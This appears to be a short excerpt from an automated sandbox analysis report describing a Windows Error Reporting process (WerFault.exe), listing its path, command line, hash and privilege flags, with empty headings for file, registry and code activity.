Analysis Process: WerFault.exe PID: 4856 Parent PID: 6500

General

Start time:	10:15:23
Start date:	25/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6500 -s 1984
Imagebase:	0xbd0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities — Show Windows behavior

File Created

File Deleted

Registry Activities Show Windows behavior

Key Created

Disassembly

Code Analysis